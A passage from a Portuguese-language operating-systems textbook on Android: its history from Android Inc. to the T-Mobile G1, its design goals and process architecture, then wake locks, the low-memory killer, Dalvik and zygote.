A Android Inc. era uma empresa de software fundada para construir um software para criar dispositivos móveis mais inteligentes. De início, voltada para as câmeras, a visão logo mudou para os smartphones graças ao seu mercado potencial maior. Aquela meta inicial cresceu para abordar a dificuldade que existia à época no desenvolvimento de dispositivos móveis, trazendo para eles uma plataforma aberta construída sobre o Linux e que pudesse ser amplamente usada.

Durante essa época, os protótipos para a interface do usuário da plataforma eram implementadas para demonstrar as ideias por trás deles. A plataforma em si estava buscando atingir três linguagens fundamentais, JavaScript, Java e C++, a fim de dar suporte a um rico ambiente de desenvolvimento de aplicativos.

O Google adquiriu o Android em julho de 2005, fornecendo os recursos necessários e o suporte de serviço na nuvem para continuar o desenvolvimento do Android como um produto completo. Um grupo relativamente pequeno de engenheiros trabalhou junto durante essa época, começando a desenvolver a infraestrutura principal da plataforma e as fundações para o desenvolvimento da aplicação de nível mais elevado.

No início de 2006, foi feita uma mudança significativa no plano: em vez de dar suporte a múltiplas linguagens de programação, a plataforma focaria inteiramente na linguagem de programação Java para o desenvolvimento de aplicativos. Essa era uma mudança difícil, uma vez que a abordagem de múltiplas linguagens mantinha todos superficialmente felizes com o "melhor de todos os mundos"; concentrar-se em uma linguagem parecia um passo atrás para os engenheiros que preferiam outras linguagens.

Tentar deixar todos felizes, no entanto, pode facilmente não deixar ninguém feliz. Construir três conjuntos diferentes de APIs de linguagem teria exigido muito mais esforço do que concentrar-se em uma única linguagem, reduzindo muito a qualidade de cada uma. A decisão de concentrar-se na linguagem Java foi crítica para a qualidade final da plataforma e o desenvolvimento da capacidade da equipe de atender importantes prazos.

À medida que o desenvolvimento foi progredindo, a plataforma Android foi desenvolvida de perto com os aplicativos que em última análise seguiriam sobre ela. O Google já tinha uma ampla gama de serviços — incluindo Gmail, Mapas, Calendário, YouTube e, é claro, Busca — que seriam entregues sobre o Android. O conhecimento ganho a partir da implementação desses aplicativos sobre a plataforma inicial foi alimentado de volta para o seu projeto. Esse processo iterativo com os aplicativos permitiu muitas falhas de projeto na plataforma serem resolvidas no início do seu desenvolvimento.

A maior parte do desenvolvimento dos primeiros aplicativos foi feita com pouco da plataforma subjacente disponível de fato para os projetistas. A plataforma em geral executava inteiramente dentro de um processo, através de um "simulador" que executava todo o sistema e aplicações como um único processo em um computador hospedeiro. Na realidade, ainda existem alguns resquícios dessa antiga implementação por aí hoje em dia, com coisas como o método Application.onTerminate ainda no **SDK** (**Software Development Kit** — Kit de desenvolvimento de software), que os programadores Android usavam para escrever aplicações.

Em junho de 2006, dois dispositivos de hardware foram selecionados como alvos para o desenvolvimento de software para produtos planejados. O primeiro, com o codinome "Sooner", era baseado em um smartphone existente com um teclado QWERTY e tela sem entrada de toque. A meta desse dispositivo era lançar um primeiro produto o mais cedo possível, alavancando hardwares existentes. O segundo dispositivo-alvo, com o codinome "Dream", era projetado especificamente para o Android, para ser executado exatamente como fora imaginado. Ele incluía uma tela de toque grande (para a época), teclado QWERTY slide-out, rádio 3G (para navegação rápida na web), acelerômetro, GPS e compasso (para dar suporte aos Mapas do Google) etc.

À medida que o cronograma dos softwares foi ficando mais claro, tornou-se evidente que os dois cronogramas dos hardwares não faziam sentido. Quando fosse possível lançar o Sooner, aquele hardware estaria bastante defasado, e o esforço de colocar o Sooner no mercado estava impedindo o avanço do dispositivo Dream mais importante. Para lidar com essa questão, ficou decidido que eles desistiriam do Sooner como um dispositivo-meta (embora o desenvolvimento naquele hardware tenha continuado por algum tempo até que o hardware mais novo estivesse pronto) e se concentrariam inteiramente no Dream.

Android 1.0

A primeira disponibilização pública da plataforma Android foi uma pré-estreia do SDK lançado em novembro de 2007. Ele consistia de um emulador de dispositivo de hardware executando um sistema de dispositivo Android completo em termos de aplicativos de imagem e núcleo, documentação API e um ambiente de

desenvolvimento. A essa altura o projeto e implementação do núcleo já estavam no lugar e como um todo lembrava de perto a arquitetura do sistema Android moderno que estaremos discutindo. O anúncio incluiu demonstrações de vídeo da plataforma executando sobre os hardwares Sooner e Dream.

O primeiro desenvolvimento do Android havia sido feito sob uma série de conquistas trimestrais que eram demonstradas para impulsionar e mostrar o processo contínuo. Ele exigia pegar todos os fragmentos que haviam sido reunidos até o momento para o desenvolvimento do aplicativo, limpá-los, documentá-los e criar um ambiente de desenvolvimento coeso para projetistas terceiros.

O desenvolvimento procedia agora ao longo de duas linhas: aproveitar o feedback a respeito do SDK para refinar e finalizar mais ainda as APIs, e terminar e estabilizar a implementação necessária para lançar o dispositivo Dream. Uma série de atualizações públicas ao SDK ocorreu nessa época, culminando em um lançamento 0.9 em agosto de 2008, que continha as APIs praticamente finais.

A plataforma em si estivera passando por um desenvolvimento rápido e, na primavera de 2008, o foco foi mudando para a estabilização de maneira que o Dream pudesse ser lançado. O Android a essa altura continha uma grande quantidade de código que nunca havia sido lançada como um produto comercial, desde partes da biblioteca C, passando pelo interpretador Dalvik (que executa os aplicativos), sistema e aplicativos.

O Android também continha algumas ideias de design inovadoras que nunca haviam sido colocadas em prática, e não estava claro ainda como elas se sairiam. Isso tudo precisava fechar como um produto estável, e a equipe passou alguns meses ansiosa perguntando-se se tudo sairia como planejado.

Por fim, em agosto de 2008, o software estava estável e pronto para ser lançado. O projeto foi enviado para a fábrica e os dispositivos começaram a ser produzidos. Em setembro, o Android 1.0 foi lançado no dispositivo Dream, agora chamado de T-Mobile G1.

Desenvolvimento contínuo

Após o lançamento do Android 1.0, o desenvolvimento continuou em um ritmo rápido. Houve em torno de 15 atualizações importantes para a plataforma durante os 5 anos seguintes, acrescentando uma grande variedade de características e melhorias do lançamento do 1.0 inicial.

O DCC original basicamente permitiu que fossem compatíveis apenas dispositivos muito parecidos com o T-Mobile G1. Nos anos seguintes, a gama de dispositivos compatíveis se expandiria muito. Pontos fundamentais desse processo foram:

1. Durante 2009, as versões 1.5 até 2.0 do Android introduziram um teclado suave que removeu a exigência de um teclado físico, suporte para telas muito mais amplo (tanto em tamanho quanto em quantidade de pixels) para dispositivos QVGA lower-end e dispositivos maiores e de densidade maior como o WVGA Motorola Droid, e um novo mecanismo de “característica de sistema” para os dispositivos relatarem quais características de hardware eles suportam e aplicativos para indicar quais características de hardware eles exigem. Esses aplicativos são o mecanismo fundamental que o Google Play usa para determinar a compatibilidade de aplicativos com um dispositivo específico.
2. Durante 2011, as versões 3.0 até 4.0 do Android introduziram um novo suporte de núcleo na plataforma para tablets de 10 polegadas e tablets maiores; a plataforma do núcleo agora suportava completamente tamanhos de telas de dispositivos desde telefones QVGA pequenos, passando por smartphones, “phablets” maiores, tablets de 7 polegadas e tablets maiores de mais de 10 polegadas.
3. À medida que a plataforma fornecia suporte embutido para hardwares mais diversos, não apenas para as telas maiores, mas também dispositivos não de toque com ou sem mouse, muitos mais tipos de dispositivos Android apareceram. Entre eles, dispositivos de TV como o Google TV, dispositivos de jogos, notebooks, câmeras etc.

Um trabalho de desenvolvimento significativo foi feito também em algo não tão visível: uma separação mais limpa dos serviços de propriedade do Google da plataforma de código aberto do Android.

Para o Android 1.0, foi investido um trabalho significativo para ter uma API de aplicativos de terceiros limpa e uma plataforma de código aberto sem depender de código proprietário do Google. No entanto, a implementação do código proprietário do Google não foi totalmente limpa, tendo dependência em partes internas da plataforma. Muitas vezes a plataforma não tinha nem mesmo funcionalidades que o código proprietário do Google necessitava para integrar-se bem com ela. Uma série de projetos foram logo levados adiante para abordar essas questões:

1. Em 2009, a versão 2.0 do Android introduziu uma arquitetura para terceiros para conectarem seus próprios adaptadores de sincronia em APIs da plataforma como o banco de dados de contatos. O código do Google para sincronizar vários dados passou para esse API bem definido do SDK.
2. Em 2010, a versão 2.2 do Android incluiu trabalho no design interno e implementação do código proprietário do Google. Esse "grande desembrulho" implementou de maneira limpa muitos serviços do Google fundamentais, do fornecimento de atualizações de softwares do sistema baseados na nuvem, a "mensagens da nuvem para dispositivo" e outros serviços de segundo plano, de maneira que eles pudessem ser entregues e atualizados separadamente da plataforma.
3. Em 2012, um novo aplicativo **serviços Google Play** foi entregue para os dispositivos, contendo características novas e atualizadas para os serviços proprietários do Google não relativos a aplicativos. Este foi o resultado do trabalho de desembrulho de 2010, permitindo que APIs proprietárias como mensagens da nuvem para dispositivo e mapas fossem inteiramente fornecidas e atualizadas pelo Google.

10.8.3 Objetivos do projeto

Uma série de objetivos fundamentais do projeto da plataforma Android evoluiu durante o seu desenvolvimento:

1. Fornecer uma plataforma de código aberto completa para dispositivos móveis. A parte de código aberto do Android é uma pilha de sistema operacional de baixo para cima (bottom-to-top), incluindo uma série de aplicativos, que podem ser fornecidos como um produto completo.
2. Forte suporte para aplicativos proprietários de terceiros com uma API estável e robusta. Como discutido anteriormente, trata-se de algo desafiador manter uma plataforma que seja ao mesmo tempo verdadeiramente de código aberto e também estável o suficiente para aplicativos de propriedade de terceiros. O Android usa uma mistura de soluções técnicas (especificando um SDK muito bem definido e divisão entre APIs públicas e implementação interna) e exigências de política (através do CDD) para lidar com isso.
3. Permitir a todos os aplicativos de terceiros, incluindo os do Google, competir em um mercado equilibrado. O código aberto do Android é projetado para ser o mais neutro possível para as funcionalidades de nível mais elevado construídas sobre ele, do acesso a serviços de nuvem (como sincronia de dados ou APIs de mensagens da nuvem para dispositivos), a bibliotecas (como a biblioteca de mapeamento do Google) e serviços ricos como lojas de aplicativos.
4. Fornecer um modelo de segurança do aplicativo no qual os usuários não têm de confiar profundamente em aplicativos de terceiros. O sistema operacional deve proteger o usuário do mau comportamento de aplicativos, não somente aplicativos com defeitos que podem fazê-lo quebrar, mas o uso equivocado mais sutil do dispositivo e os dados do usuário nele. Quanto menos os usuários precisarem confiar nos aplicativos, mais liberdade eles terão para experimentá-los e instalá-los.
5. Suportar as interações típicas de usuário móveis: passar quantidades de tempo curtas em muitos aplicativos. A experiência móvel tende a envolver breves interações com os aplicativos: olhar de relance um e-mail recém-recebido, receber e enviar uma mensagem pelo SMS ou IM, ir aos contatos para fazer uma ligação etc. O sistema precisa otimizar para esses casos com tempos de troca e inicialização de aplicativos rápidos; a meta para o Android foi geralmente 200 ms para partir do zero em um aplicativo básico até o ponto de mostrar o UI interativo completo.
6. Gerenciar processos de aplicativos para os usuários, simplificando a experiência do usuário em torno de aplicativos de maneira que os usuários não tenham de preocupar-se em fechá-los quando terminaram com eles. Dispositivos móveis também tendem a executar sem o espaço de troca que permite que os sistemas operacionais falhem com mais elegância quando o conjunto atual de aplicativos executando exige mais RAM do que fisicamente disponível. Para lidar com ambas as exigências, o sistema precisa assumir uma postura mais proativa a respeito do gerenciamento de processos e decidir quando eles devem ser inicializados e parados.
7. Encorajar os aplicativos a cooperarem entre si e colaborarem de maneiras interessantes e seguras. Os aplicativos móveis são de certa maneira um retorno aos comandos de shell: em vez do projeto monolítico cada vez maior dos aplicativos de computadores de grande porte, eles são focados

e buscam atender necessidades específicas. Para ajudar a dar suporte a isso, o sistema operacional deve fornecer novos tipos de mecanismos para esses aplicativos a fim de colaborarem entre si e criarem um todo maior.

8. Criar um sistema operacional. Dispositivos móveis são uma expressão nova da computação de propósito geral, não algo mais simples do que nossos sistemas operacionais de desktops tradicionais. O projeto do Android deve ser rico o suficiente para que ele possa crescer para ser pelo menos tão capaz quanto um sistema operacional tradicional.

10.8.4 Arquitetura Android

O Android é construído sobre o núcleo do Linux padrão, com apenas algumas extensões significativas para o núcleo em si, que serão discutidas mais tarde. Uma vez no espaço usuário, no entanto, sua implementação é bastante diferente da distribuição do Linux tradicional e usa muitas de suas características que você já compreende de maneiras muito diferentes.


Como em um sistema Linux tradicional, o primeiro processo do espaço usuário do Android é *init*, que é a raiz de todos os processos. Os daemons que o processo *init* do Android inicializa são diferentes, no entanto, focados mais em detalhes de baixo nível (gerenciamento de sistemas de arquivos e acesso ao hardware) em vez de mecanismos do usuário de nível mais alto como escalonamento de tarefas *cron*. O Android também tem uma camada adicional de processos, aqueles executando o ambiente de linguagem Java Dalvik, que são responsáveis por executar todas as partes do sistema implementadas em Java.

A Figura 10.39 ilustra a estrutura de processo básica do Android. Primeiro é o processo *init*, que gera uma série de processos de daemon de baixo nível. Um deles é *zygote*, que é a raiz dos processos de linguagem Java de nível mais alto.

O *init* do Android não executa um shell da maneira tradicional, já que um dispositivo de Android típico não tem um console local para o acesso do shell. Em vez disso, o processo daemon *adbd* executa por conexões remotas (como sobre o USB) que solicitam acesso ao shell, criando processos do shell para elas conforme a necessidade.

Tendo em vista que a maior parte do Android é escrita na linguagem Java, o daemon *zygote* e os processos que ele inicializa são centrais para o sistema. O primeiro processo *zygote* sempre inicia e é chamado de *system_server* (serviço de sistema), que contém todos os serviços de base do sistema operacional. Partes fundamentais dele são o gerenciador de energia, gerenciador de pacotes, gerenciador de janelas e gerenciador de atividades.

Outros processos serão criados a partir de *zygote* conforme a necessidade. Alguns deles são processos "persistentes" que fazem parte do sistema operacional básico, como a pilha de telefonia no processo do telefone, que deve permanecer sempre executando. Processos de aplicativos adicionais serão criados e parados

FIGURA 10.39 Hierarquia de processos do Android.

conforme a necessidade enquanto o sistema estiver executando.

Os aplicativos interagem com o sistema operacional através de chamadas para as bibliotecas fornecidas por ele, que juntas compõem o **arcabouço do Android**. Algumas dessas bibliotecas podem desempenhar seu trabalho dentro daquele processo, mas muitas precisarão desempenhar uma comunicação interprocesso com outros processos, muitas vezes serviços no processo *system_server*.

A Figura 10.40 mostra o projeto típico para APIs do arcabouço Android que interagem com os serviços de sistema, nesse caso o gerenciador de pacotes (*package manager*). O gerenciador de pacotes fornece uma API do arcabouço para os aplicativos chamarem em seu processo local, neste caso a classe *PackageManag*er. Internamente, a classe deve receber uma conexão para o serviço correspondente no *system_server*. Para conseguir isso, no momento da inicialização o *system_server* publica cada serviço sob um nome bem definido no gerenciador de serviços (*service manager*), um daemon inicializado por *init*. O *PackageManager* no processo aplicativo recupera uma conexão do gerenciador de serviços para o seu serviço de sistema usando aquele mesmo nome.

Uma vez que o *PackageManager* tenha se conectado com o seu serviço de sistema, ele pode fazer chamadas nele. A maioria das chamadas de aplicativos para *PackageManager* é implementada como comunicação interprocesso usando o mecanismo IPC do *Binder* do Android, nesse caso fazendo chamadas para a implementação *PackageManagerService* no *system_server*. A implementação do *PackageManagerService* arbitra interações através de todas as aplicações de clientes e mantém o estado que será necessário para múltiplas aplicações.

10.8.5 Extensões do Linux

Na maioria das vezes, o Android inclui um núcleo Linux comum fornecendo características padrões do Linux. A maioria dos aspectos interessantes do Android como um sistema operacional está em como as características existentes do Linux são usadas. Há também, no entanto, diversas extensões significativas relativas ao Linux sobre as quais o sistema Android se apoia.

Wake locks (travas de despertar)

O gerenciamento de energia em dispositivos móveis é diferente daquele dos sistemas de computação tradicionais, então o Android acrescenta uma nova característica para o Linux, chamada **travas de despertar** (wake locks) (também chamada de **suspend blockers**, isto é, **bloqueadores de suspensão**) para gerenciar como o sistema vai dormir.


Em um sistema computacional tradicional, o sistema pode estar em um de dois estados de energia: executando e pronto para a entrada do usuário, ou profundamente adormecido e incapaz de continuar executando sem um interruptor externo como uma chave de luz. Enquanto executa, fragmentos secundários do hardware podem ser ligados ou desligados conforme a necessidade, mas a CPU em si e partes centrais do hardware têm de permanecer no estado ligado para lidar com o tráfego de rede que chega e outros eventos dessa natureza. Ir para o estado de sono mais profundo é algo que acontece de maneira relativamente rara: seja através do usuário colocando explicitamente o sistema para dormir, ou ele indo dormir por causa de um intervalo um tanto longo de inatividade do usuário. Sair do estado de sono exige uma interrupção de hardware de uma fonte externa, como pressionar um botão ou um teclado, ponto em que o dispositivo vai despertar e ligar sua tela.

Usuários de dispositivos móveis têm expectativas diferentes. Embora o usuário possa desligar a tela de uma maneira como se tivesse colocado o dispositivo para dormir, o estado de sono tradicional não é realmente desejado. Enquanto sua tela está desligada, o dispositivo ainda precisa ser capaz de realizar trabalho: ele precisa ser capaz de receber telefonemas, receber e processar dados de mensagens de conversa que chegam e muitas outras coisas.

As expectativas em torno de ligar e desligar a tela de um dispositivo móvel são também muito mais exigentes do que em um computador tradicional. A interação móvel tende a ocorrer em muitos surtos curtos ao longo do dia: você recebe uma mensagem e liga o dispositivo para vê-la e talvez enviar uma resposta de uma frase, você encontra amigos caminhando com seu cachorro novo e liga o dispositivo para tirar uma foto dele. Nesse tipo de uso móvel típico, qualquer atraso ao tirar o dispositivo até que ele esteja pronto para usar tem um impacto negativo significativo na experiência do usuário.

Dadas essas exigências, uma solução seria simplesmente não fazer a CPU ir dormir quando a tela do dispositivo está desligada, de maneira que ela esteja sempre pronta para ser ligada de volta. O núcleo sabe, afinal de contas, quando não há trabalho programado para quaisquer threads, e o Linux (assim como a maioria dos sistemas operacionais) automaticamente deixará a CPU ociosa e usará menos energia nessa situação.

Uma CPU ociosa, no entanto, não é a mesma coisa que o sono de verdade. Por exemplo:

FIGURA 10.40 Publicando e interagindo com os serviços do sistema.

1. Em muitos conjuntos de chips o estado ocioso usa significativamente mais energia do que em um estado de sono verdadeiro.
2. Uma CPU ociosa pode despertar a qualquer momento se algum trabalho tornar-se disponível, mesmo que esse trabalho não seja importante.
3. Apenas ter a CPU ociosa não lhe diz se você pode desligar outros hardwares que seriam necessários em um verdadeiro sono.

Travas de despertar no Android permitem que o sistema entre em um modo de sono mais profundo, sem estar vinculado a uma ação explícita do usuário como desligar a tela. O estado padrão do sistema com travas de despertar é que o dispositivo está dormindo. Quando o dispositivo está executando, para evitar que ele volte a dormir algo precisa estar segurando uma trava desperta.

Enquanto a tela estiver ligada, o sistema sempre segura uma trava desperta, que evita que o dispositivo vá dormir, e então ele seguirá executando, como esperamos.

Quando a tela está desligada, no entanto, o sistema em si geralmente não contém uma trava de despertar, então ele ficará desperto apenas enquanto algo mais estiver segurando uma. Quando nenhuma trava de despertar for mais segura, o sistema vai dormir, e ele pode sair do sono somente por uma interrupção de hardware.

Uma vez que o sistema tenha ido dormir, uma interrupção de hardware o despertará novamente, como em um sistema operacional tradicional. Algumas fontes de uma interrupção dessa natureza são alarmes baseados no tempo, eventos de um rádio celular (como para uma chamada que chega), tráfego de rede que chega e pressões em determinados botões de hardware (como o botão de energia). Tratadores de interrupção para esses eventos exigem uma mudança do Linux padrão: eles precisam adquirir uma trava de despertar inicial para manter o sistema executando após ele tratar a interrupção.

A trava de despertar adquirida por um tratador de interrupção deve ser segura por tempo suficiente para transferir o controle para a pilha do driver no núcleo que continuará processando o evento. Aquele driver do núcleo é então responsável por adquirir a sua própria trava de despertar, após a qual a trava de despertar da interrupção pode ser seguramente liberada sem risco de o sistema voltar a dormir.

Se o driver vai então entregar esse evento para o espaço do usuário, um aperto de mão similar é necessário. O driver deve assegurar que ele continue a manter a trava de despertar até que tenha entregue o evento para um processo usuário esperando e assegurado que houve uma oportunidade ali para adquirir a sua própria trava de despertar. Esse fluxo pode continuar pelos subsistemas no espaço do usuário também; enquanto algo

estiver segurando uma trava de despertar, continuaremos desempenhando o processamento desejado para responder ao evento. Uma vez que travas de despertar não sejam mais seguras, no entanto, o sistema inteiro volta a dormir e todo o processamento para.

Matador de falta de memória

O Linux inclui um “matador de falta de memória” que tenta recuperar-se quando a memória está extremamente baixa. Situações de falta de memória em sistemas operacionais modernos são nebulosas. Com a paginação e a troca, é raro que as aplicações em si passem por falhas de falta de memória. No entanto, o núcleo pode ainda cair em uma situação em que ele é incapaz de encontrar páginas de RAM quando necessário, não apenas para uma alocação nova, mas quando troca ou pagina alguma faixa de endereçamento que agora está sendo usada.

Em uma situação semelhante de baixa memória, o matador de falta de memória do Linux padrão é um último recurso para tentar encontrar a RAM de maneira que o núcleo possa continuar com o que quer que ele esteja fazendo. Isso é feito designando a cada processo um nível de “maldade” e simplesmente matando o processo que é considerado o pior. A maldade de um processo é baseada na quantidade de RAM sendo usada pelo processo, quanto tempo ele está executando, e outros fatores; a meta é matar processos grandes que com sorte não são críticos.

O Android coloca uma pressão especial sobre o matador de falta de memória. Ele não tem um espaço de troca, então é muito mais comum de estar em situações de falta de memória: não há como aliviar a pressão de memória exceto liberando páginas de RAM limpas mapeadas do armazenamento que foram recentemente usadas. Mesmo assim, o Android usa a configuração Linux padrão para sobrecomprometer (over-commit) a memória — isto é, permitir que espaço de endereçamento seja alocado na RAM sem uma garantia que haja RAM disponível para dar suporte a ela. Sobrecomprometer é uma ferramenta extremamente importante para a otimização do uso da memória, tendo em vista que é comum chamar mmap para arquivos grandes (como os executáveis) onde você estará precisando carregar na RAM pequenas partes dos dados contidos naquele arquivo.

Dada essa situação, o matador de falta de memória original do Linux não funciona bem, à medida que ele é intencionado mais como um último recurso e tem dificuldade em identificar corretamente bons processos para matar. Na realidade, como discutiremos mais tarde, o Android baseia-se extensivamente no matador de falta de memória executando regularmente para ceifar processos e fazer boas escolhas sobre qual selecionar.

Para lidar com essa situação, o Android introduz o seu próprio matador de falta de memória para o núcleo, com diferentes semânticas e objetivos de projeto. O matador de falta de memória do Android executa muito mais agressivamente sempre que a RAM estiver ficando “baixa”. A RAM baixa é identificada por um parâmetro através de um parâmetro configurável indicando quanta RAM livre de cache disponível no núcleo é aceitável. Quando o sistema cai abaixo desse limite, o matador de falta de memória executa para liberar RAM de outra parte. A meta é assegurar que o sistema jamais entre em estados de paginação ruins, que podem impactar negativamente a experiência do usuário quando aplicações em primeiro plano estão competindo por RAM, tendo em vista que sua execução se torna muito mais lenta devido à constante paginação para dentro e para fora.

Em vez de tentar adivinhar quais processos devem ser mortos, o matador de falta de memória do Android conta muito estritamente com informações fornecidas a ele pelo espaço do usuário. O matador de falta de memória do Linux tradicional tem um parâmetro *oom_adj* por processo que pode ser usado para guiá-lo na direção do melhor processo para matar modificando o escore de maldade geral do processo. O matador de falta de memória do Android usa o mesmo parâmetro, mas uma ordem estrita: processos com um *oom_adj* mais alto sempre serão eliminados antes daqueles com mais baixos. Discutiremos mais tarde como o sistema Android decide como designar escores.

10.8.6 Dalvik

O Dalvik implementa o ambiente da linguagem Java no Android que é responsável por executar aplicações assim como a maior parte do seu código de sistema. Quase tudo no processo *system_service* — do gerenciador de pacote, passando pelo gerenciador de janelas ao gerenciador de atividades — é implementado com código de linguagem Java executado por Dalvik.

O Android não é, no entanto, uma plataforma de linguagem Java no sentido tradicional. O código Java em uma aplicação Android é fornecido no formato bytecode do Dalvik, baseado em torno de uma máquina de registros em vez do bytecode baseado em pilha tradicional do Java. O formato do bytecode do Dalvik permite uma interpretação mais rápida, enquanto ainda dá suporte à compilação **JIT** (**Just in Time**). O bytecode do Dalvik também é mais eficiente em termos de espaço, tanto no

disco, quanto na RAM, através do uso de reservatórios (pool) de strings e outras técnicas.

Ao escrever aplicações para Android, o código fonte é escrito em Java e então compilado em bytecode de Java padrão usando ferramentas Java tradicionais. O Android então introduz um novo passo: converter aquele bytecode de Java em uma representação de bytecode mais compacta do Dalvik. É a versão em bytecode do Dalvik de uma aplicação que é colocado em um pacote como o binário de aplicação final e em última análise instalada no dispositivo.

A arquitetura do Android se baseia muito no Linux para primitivas do sistema, incluindo gerenciamento de memória, segurança e comunicação através de fronteiras de segurança. Ele não usa a linguagem Java para conceitos de sistemas operacionais — há poucas tentativas de abstrair esses aspectos importantes do sistema operacional Linux subjacente.

Vale observar o uso de processos por parte do Android. O projeto do Android não se baseia na linguagem Java para o isolamento entre aplicativos e o sistema, mas em vez disso assume a abordagem de sistema operacional tradicional do isolamento de processos. Isso significa que cada aplicação está executando em seu próprio processo Linux com seu próprio ambiente Dalvik, assim como o *system_server* e outras partes centrais da plataforma que são escritos em Java.

A utilização de processos para esse isolamento permite que o Android alavanque todas as características do Linux para o gerenciamento de processos, do isolamento de memória à limpeza de todos os recursos associados com um processo quando ele vai embora. Além dos processos, em vez de usar a arquitetura SecurityManager do Java, o Android baseia-se muito nas características de segurança do Linux.

O uso de processos do Linux e segurança simplifica muito o ambiente de Dalvik, tendo em vista que ele não é mais responsável por aqueles aspectos críticos da estabilidade e robustez do sistema. De maneira não incidental, ele também permite que as aplicações usem livremente código nativo em sua implementação, o que é especialmente importante para jogos que são em geral construídos com motores (engines) baseados em C++.

Misturar processos e a linguagem Java dessa maneira introduz alguns desafios. Levantar um novo ambiente de linguagem Java pode levar um segundo, mesmo em hardwares móveis modernos. Lembre-se de que um dos objetivos de projeto do Android é ser capaz de lançar rapidamente aplicações, com uma meta de 200 ms. Exigir que um processo Dalvik fresco seja trazido para essa nova aplicação estaria muito além do orçamento. Um lançamento de 200 ms é difícil de se atingir no hardware móvel, mesmo sem precisar inicializar um novo ambiente de linguagem Java.

A solução para esse problema é o daemon nativo *zygote* que já mencionamos brevemente. *Zygote* é responsável por levantar e inicializar Dalvik, ao ponto em que ele está pronto para começar a executar um código de sistema ou aplicação escrito em Java. Todos os novos processos baseados em Dalvik (sistema ou aplicação) são criados do *zygote*, permitindo que eles comecem a execução com o ambiente já pronto para seguir.


Não é apenas o Dalvik que o *zygote* desperta. O *zygote* também pré-carrega muitas partes do arcabouço Android que são comumente usadas no sistema e aplicações, assim como o carregamento de recursos e outras coisas que são muitas vezes necessárias.

Observe que criar um novo processo a partir de *zygote* envolve um fork do Linux, mas não há uma chamada exec. O novo processo é uma réplica do processo *zygote* original, com todo o seu estado pré-inicializado já configurado e pronto para ação. A Figura 10.41 ilustra como um processo de aplicação Java novo é relacionado ao processo *zygote* original. Após o fork, o novo processo tem o seu próprio ambiente Dalvik separado, embora ele esteja compartilhando de todos os dados pré-carregados e inicializados com *zygote* através das páginas com cópia na escrita. Só o que falta para ter o novo processo em execução pronto para partir é dar a ele sua identidade correta (UID etc.), terminar qualquer inicialização do Dalvik que requer iniciar threads e carregar a aplicação ou código de sistema a ser executado.

